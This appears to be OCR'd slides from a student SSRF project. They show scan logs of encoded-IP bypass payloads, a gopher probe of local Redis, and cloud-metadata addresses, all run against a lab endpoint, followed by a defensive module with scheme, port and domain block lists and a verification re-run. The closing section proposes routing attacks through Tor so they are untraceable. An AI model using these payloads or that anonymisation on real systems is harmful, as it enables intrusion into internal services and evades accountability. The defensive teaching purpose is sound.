[2025-11-03 00:12:23] [INFO]  Tested: RFC1918_Class_C_dotted_octal_192.168.1.1_to_0300.0250.01.01 - Status: 500
[2025-11-03 00:12:23] [SUCCESS] Saved vulnerability page: vuln_RFC1918_Class_C_dotted_hex_192.168.1.1_to_0xc0.0xa8.0x01.0x01_20251103_001223.html
[2025-11-03 00:12:23] [CRITICAL]  VULNERABILITY FOUND: RFC1918_Class_C_dotted_hex_192.168.1.1_to_0xc0.0xa8.0x01.0x01
[2025-11-03 00:12:23] [CRITICAL]     URL: http://0xc0.0xa8.0x01.0x01/
[2025-11-03 00:12:23] [CRITICAL]     Evidence: Found indicators: admin, dashboard, password
[2025-11-03 00:12:23] [CRITICAL]     Saved to: downloads\vuln_RFC1918_Class_C_dotted_hex_192.168.1.1_to_0xc0.0xa8.0x01.0x01_20251103_001223.html
[2025-11-03 00:12:23] [INFO]  Tested: RFC1918_Class_C_mixed_hex_dec_192.168.1.1_to_0xc0.168.0x01.1 - Status: 500
[2025-11-03 00:12:23] [INFO]  Tested: RFC1918_Class_C_mixed_oct_dec_192.168.1.1_to_0300.168.01.1 - Status: 500
[2025-11-03 00:12:24] [ERROR]  Error: RFC1918_Class_A_dotted_hex_10.0.0.1_to_0x0a.0x00.0x00.0x01 - Timeout
[2025-11-03 00:12:25] [INFO]  Tested: RFC1918_Class_C_hexadecimal_192.168.1.1_to_0xc0a80101 - Status: 500
[2025-11-03 00:12:25] [INFO]  Tested: RFC1918_Class_C_decimal_leading_zeros_192.168.1.1_to_3232235777 - Status: 500
[2025-11-03 00:12:25] [INFO]  Tested: Loopback_decimal_127.0.0.1_to_2130706433 - Status: 500
[2025-11-03 00:12:25] [INFO]  Tested: Loopback_dotted_octal_127.0.0.1_to_0177.00.00.01 - Status: 500
```


Rapport

ssrf_report_20251103_001331.txt - Bloc-notes


Fichier Edition Format Affichage Aide

```
================================================================================
🎯 ENHANCED SSRF EXPLOITATION REPORT
================================================================================

📋 SCAN INFORMATION:
----------------------------------------
Target URL: http://127.0.0.2:5000/get
Scan Time: 2025-11-03 00:13:31
Total Tests: 100
Vulnerabilities Found: 7
Risk Level: HIGH

📊 EXECUTIVE SUMMARY:
----------------------------------------
Overall Risk: HIGH
Total Vulnerabilities: 7
Success Rate: 7.0%

🚨 CRITICAL VULNERABILITIES FOUND:
----------------------------------------
1. RFC1918_Class_C_dotted_hex_192.168.1.1_to_0xc0.0xa8.0x01.0x01
   URL: http://0xc0.0xa8.0x01.0x01/
   Evidence: Found indicators: admin, dashboard, password
   Status Code: 200
   Saved File: vuln_RFC1918_Class_C_dotted_hex_192.168.1.1_to_0xc0.0xa8.0x01.0x01_20251103_001223.html

2. Router_admin_interface
   URL: http://192.168.1.1/
   Evidence: Found indicators: admin, dashboard, password
   Status Code: 200
   Saved File: vuln_Router_admin_interface_20251103_001248.html

3. Dangerous_protocol_gopher_127.0.0.1_6379__INFO
   URL: gopher://127.0.0.1:6379/_INFO
   Evidence: Found indicators: redis
   Status Code: 200
   Saved File: vuln_Dangerous_protocol_gopher_127.0.0.1_6379__INFO_20251103_001326.html
```

Downloaded Files



Access to sensitive content



FIX IT
SECURITY HARDENING APPROACH

🛡 Defense Strategy

1. URL parsing and normalization:

- Octal encoding (0177.0.0.1)
- Hex encoding (0x7f.0.0.1)
- Decimal encoding (2130706433)
- IPv6 and variations
- localhost domains in /etc/hosts

2. Private IP detection

→ Block loopback, link-local, private ip Addresses

3. DNS rebinding protection

→ Detect bypass techniques

4. Port restriction

→ Only common web ports allowed (80, 443, 8080)

SSRFProtector

Enhanced SSRF Protection module

SSRFProtector Integration

```python
# Import the enhanced SSRF protection module
from ssrfprotector import EnhancedSSRFProtection, ssrf_protector, ssrf_protect_url, SECURITY_CONFIG
```

```python
# Using the default parameter name "url"
@app.route('/get')
@ssrf_protector("url")  # Explicitly specifying the parameter name
def secure_proxy():
    """
    ☑ SECURE: Enhanced SSRF-protected proxy endpoint
    """
    url = request.args.get('url')

    try:
        response = requests.get(
            url,
            timeout=SECURITY_CONFIG['timeout'],
            allow_redirects=True,
            verify=True
        )
```

CODE COMPARISON

Before (Vulnerable)
requests.get(user_url)

After (Secure)
from ssrfprotector import EnhancedSSRFProtection, ssrf_protector, ssrf_protect_url, SECURITY_CONFIG

@ssrf_protector("url") # Explicitly specifying the parameter name

 requests.get(url)

Blacklisting & validation applied.

CODE COMPARISON

```
# Services that provide domain bypassing
BYPASS_SERVICES = {
    'nip.io',
    'sslip.io',
    'localdomain.local',
    'localtest.me',
    'lvh.me',
    'vcap.me',
    'xip.io',
    'somerandom.io',
}

# Private IP ranges (CIDR notation)
PRIVATE_IPV4_RANGES = [
    '10.0.0.0/8',
    '172.16.0.0/12',
    '192.168.0.0/16',
    '127.0.0.0/8',
    '169.254.0.0/16',
    '0.0.0.0/8'
]

PRIVATE_IPV6_RANGES = [
    '::1/128',
    'fc00::/7',
    'fe80::/10',
    '::ffff:0:0/96'
]
```

```
        # Handle dotted hexadecimal (0x7f.0x0.0x0.0x1)
        if '0x' in host and '.' in host:
            try:
                parts = host.split('.')
                if len(parts) == 4:
                    decimal_parts = []
                    for part in parts:
                        if part.startswith('0x'):
                            decimal_parts.append(str(int(part, 16)))
                        else:
                            decimal_parts.append(part)
                    normalized = '.'.join(decimal_parts)
                    ipaddress.ip_address(normalized)
                    return normalized
            except:
                pass

        # Handle dotted octal (0177.0.0.1)
        if host.replace('.', '').replace('0', '').isdigit():
            try:
                parts = host.split('.')
                if len(parts) == 4:
                    decimal_parts = [int(part, 0) for part in parts]  # 0 = auto-detect base
                    normalized = '.'.join(str(part) for part in decimal_parts)
                    ipaddress.ip_address(normalized)
                    return normalized
            except:
                pass

        # Handle single decimal (2130706433)
```

```
    @staticmethod
    def _check_dns_resolution(host: str) -> Tuple[bool, Optional[str]]:
        """Check DNS resolution for private IP detection"""
        try:
            # Resolve hostname to IP addresses
            ips = socket.getaddrinfo(host, None)
            resolved_ips = []

            for family, _, _, _, sockaddr in ips:
                if family == socket.AF_INET:  # IPv4
                    ip = sockaddr[0]
                    resolved_ips.append(ip)
                elif family == socket.AF_INET6:  # IPv6
                    ip = sockaddr[0]
                    resolved_ips.append(ip)

            # Check all resolved IPs
            for ip in resolved_ips:
                if EnhancedSSRFProtection._is_private_ip(ip):
                    return False, f"DNS resolution reveals private IP: {host} -> {ip}"

            return True, None
```

```
# Security configurations
SECURITY_CONFIG = {
    'allowed_schemes': {'http', 'https'},
    'blocked_schemes': {'file', 'gopher', 'phar', 'data', 'dict', 'ftp', 'sftp', 'ldap', 'tftp'},
    'allowed_ports': {80, 443, 8080, 8443},
    'blocked_ports': {22, 25, 135, 139, 445, 1433, 1521, 3306, 3389, 5432, 6379, 27017},
    'allowed_domains': None,
    'max_redirects': 2,
    'timeout': 10,
    'max_content_length': 10 * 1024 * 1024,  # 10MB
    'dns_resolution_check': True,  # Enable DNS resolution for domain validation
}
```

VERIFICATION (DEMO)

RE-RUN EXPLOIT

☒ Verification Demo

- Same attack request → now blocked.
- Detailed security logs recorded.

📈 All bypass attempts detected and prevented.

Attack Analysis

```
C:\Master IL\S3\Cybersécurité\projet>python ssrfstrike.py --mode cli http://127.0.0.2:5000/get --suite all
[2025-11-03 00:18:17] [INFO]  Starting COMPREHENSIVE SSRF testing...
[2025-11-03 00:18:17] [INFO] Testing IP encoding bypass attacks...
[2025-11-03 00:18:17] [INFO] Running IP Encoding Attacks - 54 test cases...
[2025-11-03 00:18:17] [INFO]  Tested: RFC1918_Class_A_decimal_10.0.0.1_to_167772161 - Status: 403
[2025-11-03 00:18:17] [INFO]  Tested: RFC1918_Class_A_dotted_octal_10.0.0.1_to_012.00.00.01 - Status: 403
[2025-11-03 00:18:17] [INFO]  Tested: RFC1918_Class_A_mixed_hex_dec_10.0.0.1_to_0x0a.0.0x00.1 - Status: 403
[2025-11-03 00:18:17] [INFO]  Tested: RFC1918_Class_A_hexadecimal_10.0.0.1_to_0x0a000001 - Status: 403
[2025-11-03 00:18:17] [INFO]  Tested: RFC1918_Class_A_dotted_hex_10.0.0.1_to_0x0a.0x00.0x00.0x01 - Status: 403
[2025-11-03 00:18:17] [INFO]  Tested: RFC1918_Class_A_mixed_oct_dec_10.0.0.1_to_012.0.00.1 - Status: 403
[2025-11-03 00:18:17] [INFO]  Tested: RFC1918_Class_A_decimal_leading_zeros_10.0.0.1_to_0167772161 - Status: 403
[2025-11-03 00:18:17] [INFO]  Tested: RFC1918_Class_B_decimal_172.16.0.1_to_2886729729 - Status: 403
[2025-11-03 00:18:17] [INFO]  Tested: RFC1918_Class_B_hexadecimal_172.16.0.1_to_0xac100001 - Status: 403
[2025-11-03 00:18:17] [INFO]  Tested: RFC1918_Class_B_dotted_hex_172.16.0.1_to_0xac.0x10.0x00.0x01 - Status: 403
[2025-11-03 00:18:17] [INFO]  Tested: RFC1918_Class_B_mixed_oct_dec_172.16.0.1_to_0254.16.00.1 - Status: 403
[2025-11-03 00:18:17] [INFO]  Tested: RFC1918_Class_B_dotted_octal_172.16.0.1_to_0254.020.00.01 - Status: 403
[2025-11-03 00:18:17] [INFO]  Tested: RFC1918_Class_B_mixed_hex_dec_172.16.0.1_to_0xac.16.0x00.1 - Status: 403
[2025-11-03 00:18:17] [INFO]  Tested: RFC1918_Class_B_decimal_leading_zeros_172.16.0.1_to_2886729729 - Status: 403
[2025-11-03 00:18:17] [INFO]  Tested: RFC1918_Class_C_decimal_192.168.1.1_to_3232235777 - Status: 403
[2025-11-03 00:18:17] [INFO]  Tested: RFC1918_Class_C_hexadecimal_192.168.1.1_to_0xc0a80101 - Status: 403
[2025-11-03 00:18:17] [INFO]  Tested: RFC1918_Class_C_dotted_hex_192.168.1.1_to_0xc0.0xa8.0x01.0x01 - Status: 403
[2025-11-03 00:18:17] [INFO]  Tested: RFC1918_Class_C_dotted_octal_192.168.1.1_to_0300.0250.01.01 - Status: 403
[2025-11-03 00:18:17] [INFO]  Tested: RFC1918_Class_C_mixed_hex_dec_192.168.1.1_to_0xc0.168.0x01.1 - Status: 403
[2025-11-03 00:18:17] [INFO]  Tested: RFC1918_Class_C_decimal_leading_zeros_192.168.1.1_to_3232235777 - Status: 403
[2025-11-03 00:18:17] [INFO]  Tested: RFC1918_Class_C_mixed_oct_dec_192.168.1.1_to_0300.168.01.1 - Status: 403
[2025-11-03 00:18:18] [INFO]  Tested: Loopback_decimal_127.0.0.1_to_2130706433 - Status: 403
[2025-11-03 00:18:18] [INFO]  Tested: Loopback_dotted_hex_127.0.0.1_to_0x7f.0x00.0x00.0x01 - Status: 403
[2025-11-03 00:18:18] [INFO]  Tested: Loopback_hexadecimal_127.0.0.1_to_0x7f000001 - Status: 403
[2025-11-03 00:18:18] [INFO]  Tested: Loopback_dotted_octal_127.0.0.1_to_0177.00.00.01 - Status: 403
[2025-11-03 00:18:18] [INFO]  Tested: Loopback_mixed_hex_dec_127.0.0.1_to_0x7f.0.0x00.1 - Status: 403
[2025-11-03 00:18:18] [INFO]  Tested: Loopback_mixed_oct_dec_127.0.0.1_to_0177.0.00.1 - Status: 403
[2025-11-03 00:18:18] [INFO]  Tested: Loopback_decimal_leading_zeros_127.0.0.1_to_2130706433 - Status: 403
[2025-11-03 00:18:18] [INFO]  Tested: AWS_Metadata_decimal_169.254.169.254_to_2852039166 - Status: 403
[2025-11-03 00:18:18] [INFO]  Tested: AWS_Metadata_hexadecimal_169.254.169.254_to_0xa9fea9fe - Status: 403
[2025-11-03 00:18:18] [INFO]  Tested: AWS_Metadata_dotted_hex_169.254.169.254_to_0xa9.0xfe.0xa9.0xfe - Status: 403
[2025-11-03 00:18:18] [INFO]  Tested: AWS_Metadata_dotted_octal_169.254.169.254_to_0251.0376.0251.0376 - Status: 403
[2025-11-03 00:18:18] [INFO]  Tested: AWS_Metadata_mixed_hex_dec_169.254.169.254_to_0xa9.254.0xa9.254 - Status: 403
[2025-11-03 00:18:18] [INFO]  Tested: AWS_Metadata_mixed_oct_dec_169.254.169.254_to_0251.254.0251.254 - Status: 403
[2025-11-03 00:18:18] [INFO]  Tested: AWS_Metadata_decimal_leading_zeros_169.254.169.254_to_2852039166 - Status: 403
```

KEY TAKEAWAYS

🎯 Lessons Learned

- SSRF is a critical but preventable vulnerability.
- Input validation is not enough — context validation is key.
- Always test security controls after implementation.

1. Principle of least privilege
2. Defense-in-depth validation
3. Whitelisting > Blacklisting
4. Monitoring and logging
5. Regular code reviews

🎓 'Security is not a product, it's a process'

DEVELOPER RECOMMENDATIONS

📚 Best Practices

1. Restrict network access from server code.
2. Implement logging and monitoring.
3. Integrate automated SSRF tests into CI/CD.

🔒 "Security is a continuous process, not a final feature."


SSRFSTRIKE PERSPECTIVES

Integrating Tor Proxy for Identity Protection


A key perspective for SSRFStrike is the integration of a built-in Tor client. This feature would route all outbound SSRF attack traffic through the Tor network, providing a critical layer of anonymity for the tester.

Key Benefits:

- Enhanced Anonymity: Masks the origin IP address of the penetration tester, making the attacks untraceable back to the source.
- Bypass Source-Based Restrictions: Circumvents firewall rules or application logic that might block requests from known security testing IP ranges.
- Real-World Attack Simulation: More accurately simulates an attack from a genuinely anonymous attacker, providing a better assessment of the vulnerability's impact.



